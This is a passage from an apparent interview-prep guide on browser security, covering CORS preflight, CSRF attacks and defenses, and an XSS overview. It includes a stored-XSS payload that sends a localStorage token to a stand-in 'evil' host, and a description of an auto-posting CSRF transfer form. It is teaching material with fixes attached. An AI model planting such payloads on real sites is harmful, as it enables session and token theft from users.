- **Preflight:** non-simple requests (PUT/DELETE, `Authorization` header, JSON content-type) → browser first sends `OPTIONS` with `Access-Control-Request-Method/Headers` → server must answer with allowed origin/methods/headers (+ `Access-Control-Max-Age` to cache the verdict) → only then the real request.
- **Credentialed requests:** `credentials: 'include'` (cookies) requires `Access-Control-Allow-Credentials: true` AND an **exact** origin echo — the spec forbids `*` with credentials (the browser enforces it), which is exactly the foot-gun the `*`-everywhere crowd hits.

4. Packet Flow Explanation

```
app.x.com JS -> fetch PUT api.y.com/items/7 (Authorization header)
browser: preflight first:
  OPTIONS /items/7   Origin: https://app.x.com
                    Access-Control-Request-Method: PUT
                    Access-Control-Request-Headers: authorization
server:  204        Access-Control-Allow-Origin: https://app.x.com
                    Access-Control-Allow-Methods: PUT
                    Access-Control-Allow-Headers: authorization
                    Access-Control-Max-Age: 86400    (cache verdict 24h)
browser: sends real PUT; response readable by JS.
misconfig cases: no ACAO -> JS blocked (but server DID run the request
for simple methods); '*' + credentials -> browser refuses.
```

5. ASCII Diagram

```
WHO is protected: the USER's browser session, not your API.
evil.com JS --(with victim's cookies)--> bank.com/balance
  SOP: response arrives but JS CANNOT READ it <- the point of SOP/CORS
curl/postman/server-side: CORS irrelevant. Auth is your only defense.
preflight = browser asking permission BEFORE dangerous methods;
simple GET/POST skip it (=> CSRF still possible! see 9.6)
```

6. Real Production Example

Every SPA-on-app.x.com + API-on-api.x.com pair ships CORS config. Notorious misconfig class: reflecting any **Origin** header back with credentials allowed → any website can read authenticated API data of visiting users (bug-bounty staple, found at major companies). CDN caching of CORS responses without **Vary: Origin** → one origin's headers served to another.

7. Advantages

SOP is the web's core isolation primitive (without it, any tab reads your webmail); CORS gives precise, per-resource cross-origin sharing without disabling that isolation.

8. Trade-offs

Preflights add an RTT per unique request shape (mitigate: Max-Age caching, simple-shaped requests, same-site API domains); config errors fail closed (breaks your own frontend — the daily annoyance) or open (reflect-any-origin — the vulnerability); CORS complexity pushes people to ***** (dangerous with credentialed APIs).

9. Common Mistakes

- Believing CORS protects the server from attackers (it constrains *browsers only*).
- **Access-Control-Allow-Origin: *** on credentialed APIs (browser blocks; devs then reflect Origin blindly — worse).
- Forgetting **Vary: Origin** with per-origin responses behind caches; not handling OPTIONS at LB/gateway (preflights 404 → “CORS error” red herring).
- Treating a browser “CORS error” as a server failure — often the request worked; reading was blocked.

10. Performance Impact

Preflight = +1 RTT per (origin, URL-shape, headers) per Max-Age window; on 100ms RTT mobile this is real → cache 24h (86400, capped by browsers to 2h in Chrome — nice detail), or design simple requests, or serve API same-site.

11. Common Interview Questions

1. What problem do SOP and CORS solve — and *who* do they protect?
2. What triggers a preflight; walk the OPTIONS exchange.
3. Why is `*` + credentials forbidden?

12. Follow-up Questions

- “Does CORS prevent CSRF?” → No — simple requests execute anyway; CSRF needs its own defenses (9.6). (The pairing question every interviewer keeps in the chamber.)
- “How do WebSockets interact with SOP?” → WS is *not* subject to CORS! Server must validate `Origin` header itself — cross-site WebSocket hijacking if forgotten (deep-cut bonus points).
- “Why can’t evil.com just proxy the request through its server?” → it can — but without the victim’s cookies; CORS/SOP is precisely about the *browser’s ambient credentials*.

13. Debugging Scenarios

- “CORS error” in console → read the *actual* subtext: missing ACAO vs preflight failure vs credentials mismatch; check whether OPTIONS reaches the app (LBS/gateways often intercept); confirm `Vary: Origin` when responses cached.
- Works in dev (same origin via proxy), fails in prod → origins differ; environment-specific allowlists.

14. Best Practices

Explicit origin allowlist (env-configured, exact match); `Allow-Credentials` only where needed; handle OPTIONS before auth middleware (preflights carry no cookies!); `Vary: Origin`; Max-Age high; centralize CORS at gateway — per-service copies drift.

15. Practice Questions

1. SPA at app.x.com, API at api.x.com, cookies for auth: write the exact CORS response headers (including for preflight) and explain each.
2. Security review finds `Access-Control-Allow-Origin: $http_origin` (blind echo) with credentials. Write the attack (evil.com fetches /api/me with include, reads victim’s PII) and the fix.

Topic 9.6 — CSRF

1. Why Interviewers Ask This

CSRF completes the browser-security triad with CORS/XSS, and modern nuance (SameSite cookies changing the defaults) tests currency. “Do we still need CSRF tokens in 2025+?” is a live interview question.

2. Core Concept

CSRF = attacker's page makes the victim's browser send a **state-changing request to your site carrying the victim's cookies** (browsers attach cookies automatically — the “ambient authority” problem). The attacker can't *read* the response (SOP), but doesn't need to: the transfer/settings-change already happened. Targets cookie-authenticated, state-changing endpoints.

3. Internal Working

Attack shapes: auto-submitting `<form method=POST action=bank.com/transfer>` (forms are exempt from CORS!), `<img src=...GET-with-side-effects>`, top-level navigations. Defenses (layered): 1. **SameSite cookies**: **Lax** (modern default in Chrome) — cookies not sent on cross-site subrequests/POSTs, but are sent on top-level GET navigations → GETs must stay side-effect-free; **Strict** = never cross-site (breaks “arrive logged-in via external link” flows). 2. **CSRF tokens** (synchronizer): random per-session token embedded in forms/headers, verified server-side — attacker can't read it (SOP) so can't forge it. Double-submit-cookie variant for stateless services. 3. **Origin/Referer header validation**: cheap modern check — reject state-changers whose **Origin** isn't yours. 4. Not-a-defense: CORS (simple form POSTs bypass it), being-HTTPS, POST-instead-of-GET alone.

4. Packet Flow Explanation

```
victim logged into bank.com (cookie: session=abc, SameSite=None legacy)
visits evil.com -> hidden form auto-POSTs bank.com/transfer?to=attacker
browser attaches session cookie (cross-site!) -> transfer executes.
with SameSite=Lax: cookie NOT attached on that cross-site POST -> 401.
with CSRF token: POST lacks valid token (evil.com can't read it) -> 403.
with Origin check: Origin: https://evil.com != bank.com -> 403.
JWT-in-Authorization-header apps: immune to classic CSRF (nothing
auto-attached) — but that's the XSS trade (9.7). The cookie-vs-header
choice is a CSRF-vs-XSS trade: say this sentence in interviews.
```

5. ASCII Diagram

```
CSRF: browser AUTO-ATTACHES cookies; attacker forges the REQUEST
      (can't read response — doesn't need to)
defenses: SameSite=Lax (default baseline) + CSRF token or Origin check
          for anything sensitive + GETs never mutate
CORS != CSRF defense | XSS defeats ALL CSRF defenses (it can read tokens)
=> severity order: XSS > CSRF
```

6. Real Production Example

Historic classics: uTorrent (2008) RCE via CSRF to its localhost web UI; router-config CSRF changing home DNS (drive-by pharming) — both illustrate “any cookie-or-implicit-auth endpoint” is a target, including localhost daemons and IoT admin panels. Frameworks (Django/Rails/Spring) ship token middleware by default — disabled-by-a-dev is a recurring audit finding.

7. Advantages (of the defenses)

SameSite=Lax: free, browser-enforced, zero app code — killed the bulk of drive-by CSRF; tokens: airtight per-request proof-of-origin regardless of browser version; Origin checks: one middleware, stateless.

8. Trade-offs

Strict breaks legitimate cross-site entry (deep links arrive logged-out); Lax leaves top-level-GET nav → GET discipline required; tokens add state/plumbing (SPA: token endpoint + header injection) and break naive caching of forms; legacy browsers/None-cookies (needed for third-party embeds) reopen the hole.

9. Common Mistakes

- “We use CORS, so no CSRF” / “we’re HTTPS, so no CSRF” — both false.
- State-changing GETs (logout links! admin actions) — SameSite=Lax doesn’t cover top-level GET.
- Cookie `SameSite=None; Secure` sprayed everywhere to “fix” embed bugs — silently reinstating CSRF exposure.
- Assuming header-token APIs need form-CSRF machinery (they don’t — but their tokens must not also ride in cookies).

10. Performance Impact

Negligible runtime cost (token compare, header check) — this topic is about correctness; the only perf note: token-per-form breaks full-page caching (mitigate: token via separate uncached fetch/cookie).

11. Common Interview Questions

1. Explain CSRF with a concrete attack page; why can’t the attacker just use fetch+read?
2. SameSite Lax vs Strict vs None — exact semantics and what Lax still allows.
3. Is a Bearer-token SPA vulnerable to CSRF? (Classic CSRF no; but then XSS token theft is the exposure — discuss the trade.)

12. Follow-up Questions

- “Login CSRF?” → attacker logs victim into *attacker’s* account (victim’s later data lands in attacker’s account) — tokens on the login form too; `state` in OAuth is the same idea (tie to 9.4).
- “Double-submit cookie — how and what’s its weakness?” → token in cookie + header must match (stateless); weak vs subdomain cookie-injection — prefer signed tokens.

13. Debugging Scenarios

- Legit cross-site POST callbacks (payment providers, SSO) getting 403s → SameSite blocking the session cookie on the callback → dedicated `None; Secure` cookie for that flow or token-in-payload verification.
- Users “randomly logged out” arriving from email links → Strict cookies; move session to Lax + protect mutations with tokens.

14. Best Practices

Defense in depth: `SameSite=Lax` default + CSRF token or Origin-check on all mutations + no side-effect GETs + `Secure / HttpOnly` cookies; re-auth/step-up for critical actions (money, email change) — CSRF-immune by design.

15. Practice Questions

1. Audit checklist: given an endpoint list, mark CSRF-vulnerable ones (cookie-auth + mutating + no token) and fix order.

2. Your SPA uses HttpOnly cookie sessions. Design the CSRF defense concretely (Lax + per-session token exposed via `/csrf` endpoint into a custom header + Origin validation middleware; explain why each layer survives a failure of another).

Topic 9.7 — XSS (Overview)

1. Why Interviewers Ask This

XSS is the #1 web vulnerability class historically, and — as 9.6 showed — it's the failure mode that decides your token-storage architecture. Backend interviews keep it high-level: types, impact, and the layered defense.

2. Core Concept

XSS = attacker's **JavaScript executes in your origin** in the victim's browser → it is the user: read DOM/cookies (non-HttpOnly)/localStorage (JWTs!), make authenticated requests (defeating all CSRF defenses), keylog, deface. Three types: **stored** (payload persisted: comments, profiles — worst), **reflected** (payload in the URL echoed back — phishing-delivered), **DOM-based** (client-side JS sinks like `innerHTML` — server never sees it).

3. Internal Working

Root cause is always the same: **untrusted data interpreted as code** in some context. Defense = context-aware **output encoding** (HTML-escape into HTML, attribute-escape into attributes, JS-string-escape into scripts, URL-encode into URLs) — done by default in modern template engines (React JSX escapes by default; the escape hatches — `dangerouslySetInnerHTML`, `v-html`, `innerHTML` — are where bugs live). **CSP** (Content-Security-Policy) as the seatbelt: `script-src 'self' /nonces` blocks inline/foreign script even if injection lands. `HttpOnly` keeps session cookies unreadable by JS (limits, not prevents, XSS impact).

4. Packet Flow Explanation

```
stored XSS: attacker posts comment: <script>fetch('//evil/x?c='+
              localStorage.token)</script>
server stores raw -> victim loads page -> template inserts UNESCAPED
-> browser executes in YOUR origin -> JWT exfiltrated -> full account
defense stack at each step:
input: validate/limit (helper, not primary)
output: HTML-encode -> renders as harmless text <- the actual fix
CSP: script-src 'nonce-r4nd' -> injected inline script blocked anyway
storage: HttpOnly cookie -> nothing in localStorage to steal
```

5. ASCII Diagram

```
XSS = code injection into the ORIGIN => attacker becomes the user
stored (persisted, hits everyone) > reflected (per-link) > DOM (client-only)
defense layers: [output encoding per context] <- primary
                 + [CSP nonce/allowlist]           <- contains failures
                 + [HttpOnly cookies]               <- protects sessions
                 + [framework defaults, sanitizers for rich HTML (DOMPurify)]
severity: XSS defeats CSRF defenses, reads tokens => XSS > CSRF
```


6. Real Production Example

MySpace Samy worm (2005 — 1M “friends” in a day; the canonical stored-XSS story); British Airways 2018 (Magecart script injection → 380k cards → record GDPR fine) showing modern XSS = payment skimming; persistent bug-bounty leader across Google/Meta programs. React-era regression vector: `dangerouslySetInnerHTML` with user markdown.

7. Advantages (of the modern defense posture)

Auto-escaping frameworks made the safe path the default path; CSP gives origin-wide containment independent of every template; the combination reduced XSS from “everywhere” to “at the escape hatches” — audits can focus there.

8. Trade-offs

Rich-HTML features (comments with formatting, WYSIWYG) require sanitizers (DOMPurify) — allowlist maintenance, parser edge cases; strict CSP breaks inline scripts/analytics (adoption cost, nonce plumbing); encoding must match context — one `innerHTML` in a million lines undoes it.

9. Common Mistakes

- Input validation as the primary defense (“we strip